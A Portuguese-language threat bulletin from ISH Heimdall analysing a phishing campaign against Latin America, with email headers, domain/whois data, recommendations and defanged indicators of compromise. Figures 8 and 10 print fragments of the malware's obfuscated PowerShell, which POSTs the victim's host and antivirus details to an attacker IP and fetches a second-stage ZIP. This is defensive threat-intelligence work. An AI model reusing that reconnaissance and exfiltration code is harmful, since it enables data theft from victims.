BOLETIM DE SEGURANÇA

Campanha sofisticada de phishing tem como alvo a América Latina

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Foi identificada pela Trustwave, uma campanha de phishing visando usuários na América Latina. Essa campanha maliciosa envolve um e-mail que incluía um anexo ZIP. Ao descompactar o anexo, um arquivo HTML era exibido, o qual, se acessado, iniciava o download de um arquivo prejudicial disfarçado de fatura.

2 INFORMAÇÕES SOBRE A AMEAÇA

Ao analisar o cabeçalho do e-mail, observa-se que o endereço utilizado inclui o domínio ‘temporary[.]link'. Além disso, foi identificado no User-Agent a presença do Roundcube Webmail, um serviço comum em práticas de phishing.

```
MIME-Version: 1.0
Date: Sun, 10 Mar 2024 00:26:53 -0800
From:                    .com.mx33e137f4f612690308.temporary.link
To: undisclosed-recipients:;
Subject: =?UTF-8?Q?Mulch=C3=A9n_B6m4y9S3u0i9s89695782484?=
User-Agent: Roundcube Webmail/1.6.0
Message-ID: <44fb5de6cca0ab5a107582721l8da935@          .com.mx33e137f4f612690308.temporary.link>
X-Sender:                    .com.mx33e137f4f612690308.temporary.link
Content-Type: multipart/mixed;
 boundary="=_14f301a297599e866fb43372112f5653"
```

Figura 1 – Cabeçalho do e-mail do e-mail de phishing.

No exemplo abaixo, o arquivo HTML anexado contém um URL concatenado.




Figura 2 – Snippet do código-fonte do arquivo HTML com URL concatenada.

Normalmente, acessar a URL fornecida levará a uma página suspensa.





Figura 3 – Página suspensa ao acessar a região diferente.

Ao aprofundar as investigações sobre a URL em questão, descobriu-se que está associado ao endereço IP 89[.]116[.]32[.]138.

address inet	hostname character varying (128)
89.116.32.138	89.116.32.138
89.116.32.138	archivosdwn.cloud
89.116.32.138	facturasm.cloud
89.116.32.138	facturasmex.cloud
89.116.32.138	www.facturasm.cloud
89.116.32.138	facturas.co.in

Figura 4 – Lista de domínios hospedados no IP 89[.]116[.]32[.]138.

Os domínios mencionados foram estabelecidos há aproximadamente um ano. Eles utilizam servidores de nomes fornecidos pela Cloudflare, e é interessante notar que alguns dos indivíduos que registraram esses domínios têm seus endereços de contato localizados no México.



Domain Information

Domain:	facturas.co.in
Registrar:	Wild West Domains, LLC
Registered On:	2024-01-29
Expires On:	2025-01-29
Updated On:	2024-03-14
Status:	clientRenewProhibited clientTransferProhibited clientUpdateProhibited clientDeleteProhibited serverTransferProhibited
Name Servers:	bella.ns.cloudflare.com rex.ns.cloudflare.com

Registrant Contact

State:	Aguascalientes
Country:	MX
Email:	Please contact the Registrar listed above

Figura 5 – As informações de domínio de whois[.]com.

Caso a URL seja visitada através de um IP originário do México, o usuário será direcionado a uma página que contém um captcha para confirmação de que não é um robô. Após essa verificação, o usuário é encaminhado para uma nova URL, especificamente hxxps://facturas.co.in/index.php?va, onde um arquivo RAR nocivo é disponibilizado para download.




Figura 6 – Redirecionamento de URL para a página captcha da Cloudflare.




Figura 7 – Arquivo malicioso extraído.

Após examinar o arquivo RAR, foi identificado que ele inclui um script malicioso do PowerShell. Esse script é projetado para inspecionar o computador da vítima, buscando dados como o nome do computador e o tipo de sistema operacional. O script também verifica se existe algum antivírus instalado no sistema. Além disso, no código do script, encontram-se várias sequências criptografadas em base64. Uma dessas sequências, ao ser decodificada, revela um pedido de URL. Este pedido utiliza o método 'Post' para enviar respostas para a URL especificada.

```
$WebRequest = [System.Net.WebRequest]::Create(([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6ACBAALwA4ADYALgAzADgALgAyADEANwAuADE
$GlobalListStr = [System.Text.Encoding]::UTF8.GetBytes("AT=$env:computername $winds  $AntivirusNames $lang $Bits  ")
$WebRequest.Method = 'POST'
$WebRequest.ContentType = 'application/x-www-form-urlencoded'
```

Figura 8 – Código com strings codificadas em base64.

A URL decodificada hxxp[://]86[.]38[.]217[.]167/ps/index[.]php verificará o país do usuário.

Figura 9 – O retorno quando a URL foi acessada.

Outra string codificada em base64 notável contém uma URL maliciosa que fará o download de um arquivo ZIP malicioso.

```
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcABzADoALwAvAHcAdwB3AC4AZAByAG8AcABiAG8AeAAuAGMAbwBtAC
/AHIAbABrAGUAeQA9ADcAdwB1ADYAeAA0AHAAZgB2AGIAdAA2ADQAYQB0AHgAMQAxAHUAcQBwAGsAMwA0AGwAJgBkAGwAPQAxAA=='')))
${_/|_} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YwA6AFwAdQBzAGUAcgBzAFwA')))
${_/|\_/|/\\\\\\\/|_} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('cAB1AGIAbABpAGMA')))
${_/|_} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YwA6AFwAdQBzAGUAcgBzAFwA')))
${_\\\\\\/|\_/|/\\\\\\\/|_} = "${_/|_}${_/|\_/|/\\\\\\\/|_}"
```

Figura 10 – Código com strings em base64 contendo outro download malicioso.

O link malicioso hxxps[://]www[.]dropbox[.]com/scl/fi/k6hxua7lwt1qcgmqou6q3/m[.]zip?rlkey=7wu6x4pfvbt64atx11uqpk34l&dl=1 foi descoberto. Após o download e descompressão do arquivo ZIP, vários arquivos considerados suspeitos foram encontrados. Havia arquivos que teriam sido alterados recentemente e outros de data mais antigas.




Figura 11 – Arquivo ZIP extraído.

3 CONCLUSÃO

No contexto das ameaças cibernéticas, é comum que agentes mal-intencionados usem táticas de evasão para ocultar atividades suspeitas e evitar detecções prematuras. Campanhas de phishing, por exemplo, frequentemente empregam técnicas como anexos de arquivos compactados, códigos camuflados ou scripts do PowerShell, que frequentemente resultam no download de malware. Outra estratégia comum envolve a criação de domínios novos que só são acessíveis de determinados países, e esses domínios podem ter comportamentos distintos conforme a localização geográfica.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Educação continua e treinamento de conscientização

- Investir em programas de treinamento para educar funcionários e indivíduos sobre o reconhecimento de e-mails, mensagens e sites de phishing. Isso inclui ensinar os usuários a verificar o formato e a linguagem dos e-mails, a autenticidade dos links (sem clicar neles) e a verificar se o endereço do remetente é legítimo.

Implementação de soluções de segurança de e-mail

- Utilizar softwares de filtragem de e-mails que possam detectar sinais de phishing, como links suspeitos e anexos potencialmente maliciosos. Soluções que utilizam inteligência artificial e machine learning para adaptar-se a novas táticas de phishing podem oferecer uma camada adicional de proteção.

Autenticação multifator

- Incentivar a utilização de AMF para acessar contas corporativas e pessoais. Isso adiciona uma camada extra de segurança, exigindo que o usuário forneça duas ou mais provas de sua identidade antes de conseguir acesso.

Monitoramento e análise de segurança

- Implementar sistemas de monitoramento de segurança que rastreiam o acesso e atividades suspeitas dentro das redes organizacionais. Ferramentas de detecção e resposta a incidentes (EDR - Endpoint Detection and Response) podem identificar e mitigar atividades maliciosas rapidamente.

Atualizações e patches de segurança

- Manter todos os sistemas operacionais, aplicativos e infraestruturas de rede atualizados com os últimos patches de segurança. Vulnerabilidades não corrigidas podem ser exploradas por phishing para ganhar acesso não autorizado a sistemas.

Políticas de segurança rigorosas

- Desenvolver e manter políticas de segurança claras que definam procedimentos seguros para lidar com e-mails, navegação na web e gerenciamento de dados. Isso deve incluir diretrizes sobre o uso de dispositivos pessoais e acesso remoto.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxps[://]facturasmex[.]cloud hxxps[://]facturas[.]co[.]in/index[.]php?va hxxp[://]ad2[.]gotdns[.]ch/22/22 hxxp[://]86[.]38[.]217[.]167/ps/index[.]php

Tabela 1 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Trustwave**
- **Thehackernews**

heimdall
security research
A DIVISION OF ISH